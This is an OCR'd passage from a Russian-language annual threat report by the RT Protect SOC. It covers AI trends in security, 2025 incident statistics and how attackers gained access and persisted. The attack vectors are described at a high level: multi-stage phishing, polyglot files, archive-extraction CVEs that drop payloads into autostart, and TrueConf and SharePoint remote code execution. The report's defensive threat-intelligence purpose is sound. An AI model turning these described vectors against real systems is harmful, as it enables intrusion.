
2026

ОТЧЕТ ✶ RT PROTECT SOC



СОДЕРЖАНИЕ

Ключевые тренды ИИ в кибербезопасности . . . 8
Итоги года RT Protect SOC . . . 10
Ключевые показатели по инцидентам . . . 11
Описание ключевых атак . . . 14
Получение первоначального доступа . . . 16
Увеличение времени пребывания . . . 20
Инструментарий . . . 24
APT-группировки . . . 28
- Cloud Atlas . . . 34
- GOFFEE . . . 40
- BlackJack . . . 44
- Rare Wolf . . . 50

Использование искусственного интеллекта APT-группировками . . . 54
Вредоносное программное обеспечение . . . 56
- Семейство ВПО PhantomCore.Polyglot . . . 58
- Семейство ВПО PhantomCore.SSHLauncher . . . 62
- Семейство ВПО PhantomCore.TaskManager . . . 68
- Семейство ВПО PhantomCore.PS_WS_RAT . . . 69

Группировка Cloud Atlas . . . 70
- Семейство ВПО CloudAtlas.SMB_Stealer . . . 72
- Семейство ВПО CloudAtlas.PowerShower . . . 74
- Семейство ВПО CloudAtlas.GoogleSheet_RAT_PS2EXE . . . 75
- Семейство ВПО CloudAtlas.CloudAgent . . . 76

Группировка GOFFEE . . . 79
- Семейство ВПО GOFFEE.EBOWLA_packed . . . 78
- Семейство ВПО GOFFEE.BindSycler . . . 80
- Семейство ВПО GOFFEE.DotNetDropper . . . 80

Группировка BlackJack . . . 82
Группировка Rare Wolf . . . 84
- Семейство ВПО Rare.Loader . . . 85
- Семейство ВПО Rare.StealerProject . . . 86

Группировка BO Team . . . 88
- ВПО семейства BOTeam.BrockenDoor . . . 88

Иные экземпляры ВПО . . . 92
- ВПО Unicorn.Stealer . . . 92
- ВПО Sticky.NTLM_Stealer . . . 92
- ВПО Sticky.DarkTrackRAT . . . 93
- Загрузчик Ande Loader. Представитель группы LaaS . . . 93

ИИ сейчас во вредоносном программном обеспечении . . . 94
Признаки ИИ во вредоносном программном обеспечении . . . 94
Перспективы использования ИИ во вредоносном программном обеспечении . . . 96
Уничтожая данные (шифровальщики) . . . 98
Использование ИИ в атаках шифровальщиков и их детектировании . . . 100
Проблемы детектирования атак . . . 102
- Пентест 1: «Ломай меня полностью» . . . 104
- Пентест 2: «Запоздалый щит» . . . 108
- Дело №1: «Слишком поздно» . . . 110
- Дело №2: «Успели» . . . 112
- Дело №3: «Вовремя» . . . 116

Сводная таблица: вклад источников событий в обнаружение . . . 118
Заключение для бизнеса . . . 119
ИИ в детектировании атак . . . 120
Харденинг и VM . . . 122
ИИ в VM и харденинге . . . 130
Как ИИ помогает на практике? . . . 132

2025 год стал годом, после которого отрасль кибербезопасности уже точно не будет прежней.

Атак стало в разы больше — и они стали значительно быстрее. Если ещё недавно путь от обнаружения уязвимости до её эксплуатации занимал недели, сегодня он измеряется часами, а первоначальный доступ к инфраструктуре атакующие получают за десятки минут. Искусственный интеллект превратил разработку вредоносного инструментария в конвейер, группировки объединяются в кластеры с разделением ролей, а на смену вымогательству всё чаще приходит полное уничтожение инфраструктуры. При этом классические причины инцидентов никуда не делись: фишинг, незакрытые уязвимости на периметре, слабые пароли и недостаточный мониторинг по-прежнему открывают двери большинству атак.

Этот год стал для нас проверкой на прочность — и мы её прошли. Количество инфраструктур на мониторинге RT Protect SOC удвоилось. Команда обработала почти два миллиона алертов и отреагировала на 14 527 подтверждённых критичных угроз, значительная часть которых была заблокирована проактивно, до нанесения ущерба. За каждой из этих цифр — предотвращённые простои, сохранённые данные и непрерывная работа предприятий.

Мы намерены оставаться на острие этой волны. Искусственный интеллект мы внедряем не как модный аксессуар, а как рабочий инструмент во все продукты линейки RT Protect: машинное обучение уже автоматически закрывает сотни тысяч подозрений на инциденты и сняло с аналитиков первой линии треть рутинной нагрузки. Наша стратегическая цель — SOC-платформа совершенно нового формата: автономный центр мониторинга, в котором ИИ-агенты берут на себя первичный анализ, сбор контекста и подготовку решений, а человек остаётся там, где он незаменим, — в роли эксперта и финальной инстанции. Когда атакующие действуют со скоростью машин, отвечать им нужно с той же скоростью.

Благодарю наших заказчиков за доверие, а команду — за год, который сделал нас сильнее. Впереди — год, когда счёт в противостоянии пойдёт на минуты. Мы к нему готовы.

АРТЕМ СЫЧЕВ

Первый заместитель генерального директора АО «РТ-ИБ»

КЛЮЧЕВЫЕ ТРЕНДЫ ИИ В КИБЕРБЕЗОПАСНОСТИ

К 2025 году и началу 2026 года в кибербезопасности заметно усилился переход от использования ИИ как вспомогательного инструмента аналитика к использованию ИИ как самостоятельного участника процессов атаки и защиты. Такие системы уже способны не только помогать специалисту, но и самостоятельно искать цепочки уязвимостей, подбирать варианты эксплуатации и ускорять подготовку атак. В результате возникает разрыв между скоростью обнаружения уязвимостей и скоростью их устранения в реальной инфраструктуре.

Одним из заметных проявлений этого направления стали специализированные модели и исследовательские проекты, ориентированные на поиск уязвимостей и построение сложных сценариев атак. Их развитие показывает, что цикл от обнаружения слабого места в инфраструктуре до его практического использования может сокращаться с недель до часов. Для центров мониторинга это меняет приоритеты. Недостаточно только заранее проактивно предотвращать атаки. Классические подходы, как поведенческое обнаружение, оперативное реагирование и контроль действий пользователей и учетных записей, остаются критически важными, однако с приходом ИИ их уже недостаточно самих по себе: требуется их усиление и дополнение более адаптивными и интеллектуальными механизмами, поскольку атаки становятся более автоматизированными и масштабируемыми.

Параллельно развивается и защитное направление. Появляются специализированные модели для задач кибербезопасности, которые помогают анализировать события, выявлять подозрительные цепочки действий и поддерживать расследования. При этом доступ к SOTA-моделям (SOTA — State-of-the-Art, наиболее эффективные, передовые модели искусственного интеллекта на текущий момент) ограничивается, так как те же возможности могут использоваться не только для защиты, но и для подготовки атак.

В результате ключевой тренд заключается не просто во внедрении ИИ в процессы информационной безопасности. Речь идет о переходе к формату, в котором и атакующие, и защитники используют сопоставимые по возможностям системы искусственного интеллекта. Поэтому организациям приходится перестраивать инфраструктуру, процессы и подходы к мониторингу и реагированию с учетом нового уровня автоматизации атак.

Вместе с этим меняется и прикладной уровень решений для SOC. В 2025 году наша разработка была сосредоточена на ИИ-ассистенте аналитика. Такая система помогала обогащать события, быстрее находить контекст, формировать рабочие гипотезы и снижать нагрузку на аналитиков первой и второй линии. При этом принятие решений оставалось за человеком.

К 2026 году фокус смещается в сторону полноценных ИИ-агентов. Мы развиваем систему как набор специализированных модулей, которые могут самостоятельно выполнять отдельные этапы работы SOC. К таким задачам относятся первичный анализ событий, сопоставление связанных сигналов, разбор алертов, поиск похожих инцидентов и учет исторических данных.

Такие агенты не только интерпретируют сигналы безопасности, но и запускают дополнительные проверки, запрашивают недостающий контекст из журналов событий, обогащают инциденты контекстом об инфраструктуре, данными разведки угроз и формируют комплексное описание инцидента и предварительные варианты реагирования.

Так происходит переход от модели, где ИИ выступает подсказчиком для аналитика, к модели, где ИИ-агенты становятся отдельным операционным слоем SOC. В этой модели аналитик все чаще выполняет роль контролера и проверяющего, а основная нагрузка по первичной обработке, сопоставлению данных и подготовке материалов для расследования переносится на автономные системы.

ИТОГИ ГОДА RT PROTECT SOC

В 2025 году RT Protect SOC продемонстрировал значительный рост: количество поставленных на мониторинг инфраструктур организаций удвоилось. Это стало возможным благодаря масштабированию и оптимизации всех внутренних процессов, активного и последовательного внедрения концепции гиперавтоматизации и применению искусственного интеллекта.

Поддержана синхронизация аналитики наиболее популярных SIEM-решений на российском рынке. Систематизация детектирующей логики обеспечила полное покрытие правилами между платформами, а собственная аналитика уточняет и расширяет базовые «коробочные» правила. Практика подтвердила высокую эффективность корреляции угроз.

Команда Malware Analysis (MA) сформировала эффективные процессы: проведен углубленный анализ более 100 экземпляров вредоносных программ (ВПО), что позволяет планомерно повышать качество детектирующей логики и делать процесс реагирования более точечным и детализированным.

В области DFIR (Digital Forensics and Incident Response) внедрена значительная оптимизация, позволившая параллельно вести более 10 расследований в пиковые периоды. Разработан план доработок, включая глубокую интеграцию ML- и AI-методов совместно с новым Центром искусственного интеллекта.

КЛЮЧЕВЫЕ ПОКАЗАТЕЛИ ПО ИНЦИДЕНТАМ:

1 946 600	Алертов
367 659	Подозрений на инциденты
112 843	Инцидентов с уведомлениями
14 527	Высококритичные и подтверждённые

Важно отметить, что 125 127 подозрений на инцидент было закрыто автоматически с использованием автоматизаций и классификатора на основе машинного обучения. Это, с одной стороны, указывает на эффективность внедрения передовых методов машинного обучения по снижению трудозатрат аналитиков, с другой — указывает на ключевой вектор по доработке детектирующей логики с целью снижения количества ложноположительных срабатываний правил корреляции. Важно, что классификация инцидентов позволяет эффективно приоритизировать и автоматически указывать на такие подозрения на инцидент и соответствующие им правила.

При этом на практике доказана эффективность текущей логики, поскольку по результатам года выявлено и произведено реагирование
на 14 527 угроз, которые включают в том числе автоматически заблокированные в рамках проактивного реагирования. Также детально описаны десятки тестирований на проникновение, что в совокупности усилило экспертизу команды, указало на потенциальные точки развития, которые последовательно уже учитываются как в рамках предоставления услуг, так и в процессах разработки продуктов линейки RT Protect.

В условиях демографического спада, дефицита квалифицированных кадров и растущего спроса на услуги ИБ кадровый вызов стоит особенно остро. Аналитики первой линии периодически сталкиваются с перегрузкой алертами и рисками выгорания, а высокий порог входа требует тщательного отбора и инвестиций в обучение. Первая линия SOC остается кузницей кадров сервисной и продуктовой части компании: множество специалистов переведены на вторую линию SOC, в Инженерный центр, Центр ИИ, направления Оценки защищенности и пресейл. Достижениям способствуют система менторства, постоянно актуализируемая матрица компетенций, внутренняя база знаний, индивидуальные планы развития и предоставляемые практические задачи и соответствующие стенды, эмулирующие типовые инфраструктуры Заказчиков. Новые реалии продиктовали необходимость в формировании навыков работы с ИИ: формирование обратной связи, погружение в технические детали и лучшие практики.

Значительные успехи достигнуты в автоматизации ИИ:

ТРУДОЗАТРАТЫ ПО ОБРАБОТКЕ ИНЦИДЕНТОВ ПЕРВОЙ ЛИНИИ СНИЖЕНЫ НА 30%.

Но это только первый шаг на пути к формированию гибридной модели, в которой ИИ осуществляет большую часть первичного анализа инцидента и сбора данных, а аналитик осуществляет только анализ результатов и окончательное принятие решения. Полная реализация данной модели является стратегической целью всех команд компании.

ОПИСАНИЕ КЛЮЧЕВЫХ АТАК

2025 год не стал исключением в тренде увеличения числа атак на предприятия Российской Федерации. Основной причиной этому, как и год назад, выступает российско-украинский конфликт. При этом, несмотря на то что конфликт всё также занимает лидирующую позицию, он не является единственной причиной количественного роста совершённых атак.

К ПРИЧИНАМ ТАКЖЕ ОТНОСЯТСЯ СЛЕДУЮЩИЕ ФАКТОРЫ:

ИСПОЛЬЗОВАНИЕ ИСКУССТВЕННОГО ИНТЕЛЛЕКТА

2025 год стал де-факто годом ИИ, который используется повсеместно. Искусственный интеллект активно применяется в разработке программного обеспечения, что иногда приводит к снижению уровня безопасности конечных продуктов. Нередки и случаи, когда пользователи случайно компрометируют свои аутентификационные данные при неправильном запросе к публичным языковым моделям. Пусть сами компании-владельцы и стараются соблюдать конфиденциальность данных, но доступ к аккаунтам пользователей также может быть скомпрометирован вместе с историей запросов. Злоумышленники также переходят к полноценному использованию ИИ на всех этапах атак. На текущий момент использование ИИ замечено лишь на этапах разработки собственного инструментария, что количественно сокращает время на подготовку к новой атаке

НЕДОСТАТОЧНАЯ ОСВЕДОМЛЁННОСТЬ СОТРУДНИКОВ ОРГАНИЗАЦИИ В СФЕРЕ ИБ

Несмотря на то, что мир отечественной информационной безопасности крайне быстро развивается, постепенно обрастая всё новыми и новыми средствами защиты, средний уровень осведомлённости людей развивается куда более слабо. Большая часть атак была реализована в ситуациях, где была допущена ошибка, относящаяся к человеческому фактору. Как говорится, «цепь прочна настолько, насколько прочно её самое слабое звено»

НЕДОСТАТОЧНОЕ ПОКРЫТИЕ СРЕДСТВАМИ ЗАЩИТЫ АКТИВОВ ИНФРАСТРУКТУРЫ

Несмотря на тезис предыдущего пункта, 2025 год показал важность выстраивания комплексного процесса информационной безопасности, на что требуется время и значительные ресурсы. Недостаточный мониторинг или полное его отсутствие позволили злоумышленникам увеличить среднее время пребывания в инфраструктуре и достижимость их целей.

НЕБЕЗОПАСНЫЕ КОНФИГУРАЦИИ, СЛАБЫЕ ПАРОЛИ

Композиция данных факторов позволяет злоумышленникам сократить время компрометации инфраструктуры до возможного минимума.

Причины, указанные выше, за исключением первой, не теряют своей актуальности из года в год. За 2025 год изменения коснулись и самих злоумышленников. За прошедший год аналитики АО «РТ-ИБ» выделяют следующие тренды в изменении подходов злоумышленников:

- Получение первоначального доступа;
- Увеличение времени пребывафния;
- Инструментарий.

ПОЛУЧЕНИЕ ПЕРВОНАЧАЛЬНОГО ДОСТУПА

Получение первоначального доступа является первым этапом из цепочки, который попадает под пристальный взгляд центра мониторинга и реагирования на инциденты. Так, в 2025 году сотрудники АО «РТ-ИБ» выделили следующие факторы, связанные с данным этапом атаки:

ФИШИНГ

Фишинг по-прежнему остаётся самым распространённым среди злоумышленников. В моде всё также остаются классические фишинговые письма, содержащие ссылки на внешний ресурс или же вредоносное вложение. Однако стоит отметить, что среди бесконечного потока однотипных вредоносных вложений 2025 год выделился некоторыми новшествами, а именно:

Удлинение цепочки первоначального запуска. Хотя использование промежуточных загрузчиков и модулей доставки практикуется злоумышленниками уже не первый год, в 2025 году отчётливо проявилась тенденция к доминированию многоэтапных схем. Вместо готового экземпляра ВПО на конечной точке всё чаще фиксируется многофазовая загрузка — после запуска пользователем происходит последовательное скачивание дополнительных стадий;

Усложнение структуры вредоносного файла. По мере развития средств защиты информации растёт и интерес злоумышленников к методам их обхода. В частности, всё более широкое распространение получают тактики с использованием файлов-полиглотов и файлов-ярлыков, позволяющие уклоняться от обнаружения. На начальном этапе внедрения этих техник классические антивирусные средства зачастую оказывались неспособны их детектировать;

Использование легитимных почтовых отправителей в рамках BEC-атак (Business Email Compromise — компрометация деловой переписки). Доступ к таким ящикам осуществляется путём предварительной компрометации организаций-жертв. Если ранее данные, полученные после компрометации отдельных инфраструктур, редко использовались злоумышленниками для совершения новых атак, то на текущий момент отчётливо видно цепочку из нескольких действий:

Бесфайловое вредоносное программное обеспечение. Данная техника полноценно наследуется из предыдущего года, однако объём такого ВПО возрос. Причиной этого можно считать трудность детектирования средствами АВЗ, а также выросший рынок ВПО в целом;

Отдельные уязвимости, связанные с рабочими станциями. К таким, пожалуй, стоит отнести CVE-2025-8088, CVE-2025—11002, CVE-2025—11001. Указанные уязвимости из-за ошибки при распаковке архива позволяли злоумышленнику сохранить вредоносную нагрузку в директорию автозапуска, что приводило к компрометации конечной точки после её перезапуска. Данный тезис косвенно подтверждает и первый пункт данной главы.

УЯЗВИМОСТИ В ПОГРАНИЧНОМ ПРОГРАММНОМ ОБЕСПЕЧЕНИИ

Сразу стоит отметить, что сами по себе уязвимости являются привычным событием в мире ИБ, который научился с ними справляться. Однако возможность устранить последствия эксплуатации появляется лишь при достаточном мониторинге потенциально уязвимых точек. В связи с этим стоит учесть, что возможность успешной эксплуатации уязвимости существует лишь в композиции с недостаточной защитой по умолчанию.
2025 год запомнился сразу несколькими критическими уязвимостями, в том числе и в отечественном ПО. К таким относятся сразу три обнаруженных в ПО TrueConf уязвимости:

BDU:2025-10114 — уязвимость, позволяющая обойти проверку прав и аутентификацию при обращении к административным ресурсам;

BDU:2025-10115 — уязвимость, позволяющая осуществить чтение произвольных файлов на конечной точке;

BDU:2025-10116 — уязвимость, позволяющая выполнить произвольный удалённый код.

Данные уязвимости приобрели особую популярность в конце августа 2025 года. С этого момента именно компрометация серверов ВКС с установленным ПО TrueConf стала доминирующим вектором первоначального доступа в большинстве инцидентов, зафиксированных аналитиками АО «РТ-ИБ».
Не стоит забывать и не менее опасную уязвимость, найденную уже в иностранном ПО, а именно уязвимость CVE-2025-53770 в Microsoft SharePoint. Данная уязвимость позволяла удалённому злоумышленнику выполнять произвольный код на скомпрометированном сервере. В связи с импортозамещением, количество таких атак разительно меньше, чем с использованием уязвимости TrueConf.

ИНТЕРЕСНЫЙ ФАКТ!

Актуальными остаются и более старые уязвимости: **ProxyShell, ProxyLogon и ProxyNotShell.**

НЕБЕЗОПАСНЫЕ ДОВЕРИТЕЛЬНЫЕ ОТНОШЕНИЯ

Нередки и случаи так называемой компрометации цепочки поставок, то есть компрометации нескольких организаций, которые находились в доверительных отношениях: после компрометации одной организации злоумышленники переходили к компрометации инфраструктуры подрядчика с полученными аутентификационными данными. Преимущественно такие атаки были реализованы при недостаточном обеспечении безопасности корпоративного VPN, для которого отсутствовали как двухфакторная аутентификация, так и белые списки. Такие подключения даже при обеспечении мониторинга могли долгое время не оставлять следов в инфраструктуре, поскольку могли считаться легитимными по умолчанию.

УВЕЛИЧЕНИЕ ВРЕМЕНИ ПРЕБЫВАНИЯ

Исключая этап получения первоначального доступа, который обычно занимает меньше дня, время пребывания в скомпрометированной инфраструктуре в среднем увеличилось до 3 месяцев. Увеличенное время пребывания обосновывается несколькими возможными факторами.

НЕДОСТАТОЧНЫЙ МОНИТОРИНГ АКТИВОВ ИНФРАСТРУКТУРЫ

Если в предыдущем пункте говорилось о важности комплексного покрытия защитой в целом, то здесь рассматривается проблема внутреннего мониторинга в условиях развивающейся атаки.
Недостаточный мониторинг — это то, что позволяет злоумышленникам использовать весь свой инструментарий, не скрываясь от СЗИ в связи с их отсутствием. Данный факт одновременно сказывается на двух разных течениях атаки: компрометация с увеличенным временным пребыванием или реализация деструктивного влияния как можно быстрее. Первый случай выбирался злоумышленниками в той ситуации, когда организация обладала доступом к множеству подрядчиков, второй же — только при условии отсутствия точек интереса для группы злоумышленников.

ВЫПОЛНЕНИЕ ВРЕДОНОСНОЙ НАГРУЗКИ

Даже при достаточном покрытии злоумышленники умело могли обходить привычные средства защиты информации в виде АВЗ. Если ранее АВЗ играл ключевую роль в обнаружении нелегитимной активности, то сейчас это утверждение больше не соответствует действительности. Причиной этому служит то, что злоумышленники ушли от привычного понятия вредоносного исполняемого файла, всё больше и больше злоупотребляя легитимными инструментами. Подробнее об используемом ПО будет рассказано далее, на данном этапе важно отметить широкое использование легитимного программного обеспечения, а также адаптивность злоумышленников — в ряде случаев атаки могут вовсе не содержать ВПО собственной разработки.

СМЕЩЕНИЕ ИНТЕРЕСОВ И КЛАСТЕРИЗАЦИЯ

На текущий момент данная тенденция не имеет достаточных подтверждений. Однако в ходе расследований инцидентов, атрибутированных одной и той же группировке, специалистами АО «РТ-ИБ» были зафиксированы принципиально разные сценарии завершения атак. При схожих векторах первоначального проникновения и масштабе атакуемой инфраструктуры в одних случаях наблюдалось длительное скрытное присутствие, в других — мгновенная деструктивная активность.
К аргументам кластеризации относится однаи та же цепочка активности, но с различным итогом. Под кластером понимается совокупность APT-группировок, объединённых по признакам сходства TTP, инфраструктуры, моделей компрометации, а также предполагаемой схожести мотивации и целевой направленности атак. Аналитики АО «РТ-ИБ» придерживаются того мнения, что привычная атрибутика группировок перестала работать из-за смещения к использованию общего инструментария, а также множественных связей внутри одного направления. Как пример, в хактивистском направлении группировки ранее публико вали сведения о проведённой атаке, но на данный момент публикации прекратились, однако до сих пор фиксируются схожие тактики, техники и процедуры проведения самой атаки.
Собранная в 2025 году аналитика указывает на то, что атаки совершаются теперь уже полноценными образованиями злоумышленников, где каждый отвечает за собственную зону ответственности: одни отвечают за получение первоначального доступа, другие — закрепления, третьи — за деструктивные действия.

ПРОДАЖА ДОСТУПА К СКОМПРОМЕТИРОВАННОЙ ИНФРАСТРУКТУРЕ

Продажа доступа к скомпрометированной инфраструктуре превратилась в 2025 году в высокоорганизованный и крайне востребованный сегмент теневой экономики, став неотъемлемой частью экосистемы киберпреступности. Вместо того чтобы самостоятельно взламывать защищённые периметры, многие атакующие группы и одиночные злоумышленники предпочитают покупать уже готовый доступ, что позволяет им экономить время и ресурсы, а также снижать риски обнаружения.

Сформировался целый класс специалистов — операторов первоначального доступа (Initial Access Brokers), чья роль заключается в сканировании сети, компрометации уязвимых систем и накоплении «активов» для последующей перепродажи. Они не занимаются финальной фазой атаки, а действуют как оптовые поставщики, предлагая доступы к сетям различных организаций. Таким образом, современная кибератака всё чаще выстраивается по модели рынка услуг: атакующему не обязательно проходить все стадии самостоятельно, когда необходимый этап, например первоначальный доступ, можно просто приобрести. Продажа доступа к скомпрометированной инфраструктуре напрямую связана с длительным присутствием злоумышленников в сети.
